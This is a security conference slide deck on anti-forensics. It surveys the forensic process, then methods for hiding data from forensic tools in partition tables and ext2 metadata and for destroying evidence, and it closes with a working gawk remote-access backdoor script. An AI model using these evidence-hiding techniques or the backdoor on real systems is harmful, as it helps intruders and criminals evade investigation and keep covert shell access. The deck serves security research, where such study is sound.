The Art of Defiling

Defeating Forensic Analysis

the grugq

Overview

- Introduction
- Forensics
- Anti-Forensics
- Anti-Forensics in Action
- Q & A

Introduction

- Who
  - the grugq
- What
  - Break forensic tools
- Why
  - Under researched and critical

Forensics

Digital Forensic Investigations: Lightening Tour

Forensics Overview

- Introduction
- Digital forensics process
  - Acquisition
  - Preservation
  - Identification
  - Evaluation
  - Presentation
- Conclusion

Introduction

- Scientific method
- Analysis vs. investigation
- Evidence
  - Inculpatory
  - Exculpatory
  - Tampering
- Chain of evidence

Forensics Outline

- Data Capture
  - Get everything which might contain evidence
- Data Analysis
  - Search for evidence
- Data Presentation
  - Present evidence

Forensic Process Overview

- Acquisition
- Preservation
- Identification
- Evaluation
- Presentation


Acquisition

- Capture data for later analysis
- Volatile data
  - Memory
  - Network traffic
- Non-Volatile data
  - File system contents
- Start the chain of evidence documentation

Preservation

- Bit level copy
- Hash sums
- Labeling
- Cont. chain of evidence documentation
- Start analysis documentation

Identification Graphic



Identification

- Bit level copy as input data
- Parse data for file system representation
- Extract all available data
  - Deleted content
  - OS files
    - logs
  - User files
- Update analysis documentation

Evaluation

- Examine data
- Determine relevance to case
- If more data is required, go to Identification
- Finish analysis documentation

Presentation

- Present all evidence
  - Employment tribunal
  - Court
- Conclude chain of evidence documentation

Conclusion

- Forensics is a procedural, scientific process
  - Acquisition
  - Preservation
  - Identification
  - Evaluation
  - Presentation
- Reproducible results

Anti-Forensics

Reducing the Quantity and Quality of Forensic Evidence

(since 1999)

Overview

- Introduction
- Digital forensics: the problems
- Attacking the forensic process
- Anti-Forensic Strategies

Anti-Forensic Introduction

- Mitigate the effectiveness of forensic investigation
- Who uses it
  - Hackers
  - Dodgy employees
  - al Qaeda
  - Pedophiles

Digital Forensics: The Problems

- Forensic analysts have issues
  - Frequently short on time
  - Generally short on skills
  - Almost always slaves to their tools
- Forensic tools have bugs
  - Traditional bugs, e.g. buffer overflows, format strings
  - File system implementation bugs

Attacking the Forensic Process

- Forensics as security technology
- As vulnerable as other technologies
  - Less scrutinized than other technologies
- Attacks for each stage of forensic process

Countering Data Capture

- Acquisition
  - Don’t arouse suspicion
  - Destroy hardware
  - Eradicate the data
- Preservation
  - Nothing I can think of that’s useful

Countering Data Analysis

- Identification
  - Hide the evidence
  - Don’t leave any evidence
- Evaluation
  - Encrypt everything
  - Proprietary data formats

Countering Data Presentation

- Presentation
  - Trojan defense
    - “Something” other than the computer owner did it
  - Invisible Trojan Defense
    - The Wookie defense of Information Security
  - Confuse judge w/ “doubts”
- Most trials still rely on a confession
  - “I’m a salesman. My job is to sell people jail sentences.”

Anti-Forensic Strategies

- The Anti-Forensic Principle: Data ***is*** evidence
  - Prevent it from being found
- Data Destruction
- Data Hiding
- Data Contraception

Data Destruction


- More difficult than it sounds
  - File content
  - File system meta data
- Completely remove all relevant data
- Alter file system meta-data
  - Time stamps
- Restore file system to pre-file state
- File system is not a secure, trusted, log

Data Hiding – Requirements

- Covert
- Exploit bugs in forensic tools
  - Temporarily – ergo, insecure long term storage
- Reliable
  - Data must not disappear
- Secure
  - Can't be accessed without correct tools
  - Encrypted

Data Hiding Methodology


“Ladies and Gentlemen, I'm here to talk about FISTing”



Filesystem Insertion & Subversion Technique

- FISTing is inserting data into places it doesn't belong
- Data storage in meta-data files
  - e.g. Journals, directory files, OLE2 files, etc.
- Modifying meta-data is dangerous!
  - Obey the FSCK!
- What holes can you FIST?

Holes for FISTing



FISTing wrap up

- Powerful methodology for data hiding
- Effective against most forensic analysis
- FISTing implementations will be explored later

Data Contraception

- No data: is good data
- Two routes to practice “safe hacking”
  - Reduce the quantity of data
    - Minimize disk activity
    - Evidence prophylactics
  - Reduce the quality of data
    - Common tools rather than custom ones

Reducing quantity

- Non-evidentiary rootkits / backdoors
  - In memory patching
- In memory execution
  - Scripting – stdin rather than file
  - Binaries – userland exec()

Reducing quantity cont.

- Evidence prophylactics insulate code from the OS
- IUDs provide access to an address space
  - Inter/Intra Userland Device
- Process puppeteering
  - Immunitysec's Mosdef
  - CORE-SDI's Impact

Reducing quality

- Common tools reveal little about intent or purpose
- Tools built from shell scripts

Anti-Forensics in Action

File System Attacks Gone Wild!
Live! Uncensored!

Overview

- Below the file system
  - Partition table attacks
- Within the file system
  - Ext2fs attacks
- Beyond the file system
  - In memory execution

Deep Disking

It came from below the file system!

Deep Disking: Introduction

- Partition table is below FS layer
- Partition table organizes the hard disk into “partitions”
  - Partitions are not in hardware
  - Only has meaning for software which cares
    - Operating System
    - Disk editors
    - Forensic tools

Deep Disking: Anti-Forensics

Pros

- File system neutral
- Attacks on forensic tool integrity
  - Usually taken for granted


Cons

- Exploitation is complex and dangerous
  - Not useful for post OS install attacks
  - High chance of data loss
- Can break operating systems

Partition Table Layout

- Partition table is comprised of one or more partition vectors
- A partition vector contains up to four partition table entries
- First partition vector (primary partition table) may point to an extended partition
- Extended partition contains a linked list of partition vectors

Partition Table Layout Graphic



Structures: partition table entry

```
struct partion_entry {
        unsigned char   active;         /* boot active partition? */
        unsigned char   start_head;/* start head for the partition XXX */
        unsigned char   start_sec;   /* starting sector for the partition XXX */
        unsigned char   start_cyl;    /* start cylinder for the partition XXX */
        unsigned char   type;           /* partition table type */
        unsigned char   end_head; /* end head for partition XXX */
        unsigned char   end_sec;    /* ending sector for partition XXX */
        unsigned char   end_cyl;     /* ending cylinder for partition XXX */
        unsigned int    first_sec;      /* first sector of the partition */
        unsigned int    num_sec;     /* number of sectors in the partition */
} __attribute__((packed));
```

Partition Table: Attacks

- Excessive extended partitions
- Extra “extended” partition vector entries
- Errors in table alignment
- Partition table FISTing

Excessive Extended Partition Vectors

- Assumption: limit to number of extended partition vectors in the linked list
- Technique: create more than *n*
- Cause error conditions
  - Possibly buffer overflows
  - Definitely abort

Extra Extended Partition Tables

- Assumption: only one extended partition table entry per extended partition vector
- Technique: multiple extended partition table entries
- Can create disk space invisible to
  - Disk editor
  - Forensic tools
- Windows and Linux can see these entries

Errors in Table Alignment

- Assumption: sum of all partition entries is equivalent to disk space size
- Technique: misalignment of partition table entries
  - Cause buffer overflows / underflows
- Technique: restorable logical partition
  - Restore for use, delete when done
  - Popular technique with many pedophiles

Partition Table FISTing

- Partition start is offset 64 sectors
- Extended partition tables contain 446 bytes of padding
- Just under 32k per extended partition vector
- Not a high capacity data store

File System FISTing

How to destroy your file system in just a few easy steps

File System Components

- File system layer
  - Meta data for the OS
- Data content layer
  - Data storage units
- Meta data layer
  - Organize data units into files
- Name layer
  - Human addressable interface for files


Unix file system

- File system layer
  - Super block
- Data content layer
  - Block
- Meta data layer
  - Inode
- Name layer
  - Directory file

Unix inodes

- File meta data
  - Reference counts, owner, group, permissions
  - Time stamps: modification, access, change
- List of data blocks
  - Flexible extended array
    - Direct blocks
    - Indirect blocks
    - Doubly indirect block
    - Trebly indirect block


Unix inodes: graphic



Unix directory files

- Link inode numbers to file names

```
struct dirent {
    int         inode;
    short       rec_len;
    short       name_len;
    char        name[];
}
```



Unix file system attacks

- Rune fs
  - Bad blocks inode
- Waffen fs
  - Spoofed journal file
- KY fs
  - Null directory entires
- Data mule fs
  - Reserved space

Rune FS

- Bad Blocks inode 1, root ('/') inode 2
- Exploits bad bounds checking in TCT

```
if (inode < ROOT_INODE || inode > LAST_INO)
    return BAD_INODE;
```

- Implemented as a regular file, massive data storage

Waffen FS

- Adds an ext3 journal to an ext2 FS
  - Kernel determines FS type via /etc/fstab
  - e2fsck determines FS type via sb flags
- Exploits lame forensic tools
  - Only implement 1 FS type (ext2)
- Usually 32Mb storage (average journal sz)

KY FS

- Data storage in directory files
- Utilizes null directory entries

```
dirent {
  inode = 0;
  rec_len = BLOCK_SIZE;
  name_len = 0;
  name[] = …
}
```

- Almost unlimited space

KY FS details

- Kernel + fsck pseudo code:

```
for (dp = dir; dp < dir_end; dp += dp->rec_len)
    if (dp->inode == 0) /* is deleted? */
        continue;
```

- Forensic tools pseudo code:

```
if (dp->inode == 0 && dp->namelen > 0)
    /* recover deleted file name */
```

Data Mule FS

- Storage within file system meta-data structures
  - Reserved space
  - Padding
- Remains untouched by kernel and fsck
- Ignored by forensic tools
  - Only interested in data and meta-data

Data Mule FS -- space

- Super block: 759 bytes
- Group descriptor: 14 bytes
- Inode: 10 bytes
- 1G ext2 file system, 4k blocks (default)
  - Groups: 8
    - Super blocks: 4 (3036 bytes)
    - Group descriptors: 64 (896 bytes)
    - Inodes: 122112 (1221120 bytes)
  - Total: 1225052 bytes =~ 1196k =~ 1M

Outer Bounds

Beyond disk level based attacks

Evidence prophylactics

- In process execution
  - Canvas
    - MOSDEF
  - CORE Impact
    - Syscall proxying
- In memory execution
  - rexec
  - ftrans

Common tools

- GDB based process puppeteering
- Shell scripts
  - FS state conservation tools
  - Log cleaners
  - Backdoors

Gawk remote access shell

```
#!/usr/bin/gawk -f
BEGIN {
      Port    =      8080         # Port to listen on
      Prompt  =      "bkd> "  # Prompt to display
      Service = "/inet/tcp/" Port "/0/0"   # Open a listening port
      while (1) {
            do {
                  printf Prompt |& Service        # Display the prompt
                  Service |& getline cmd          # Read in the command
                  if (cmd) {
                        while ((cmd |& getline) > 0)     # Execute the command and read response
                              print $0 |& Service   # Return the response
                        close(cmd)
                  }
            } while (cmd != "exit")
            close(Service)
      }
}
```

Conclusion

- Forensics is as vulnerable as other security technologies
- File systems are not an accurate log of system activity
- Your file system is 0wned

Q & A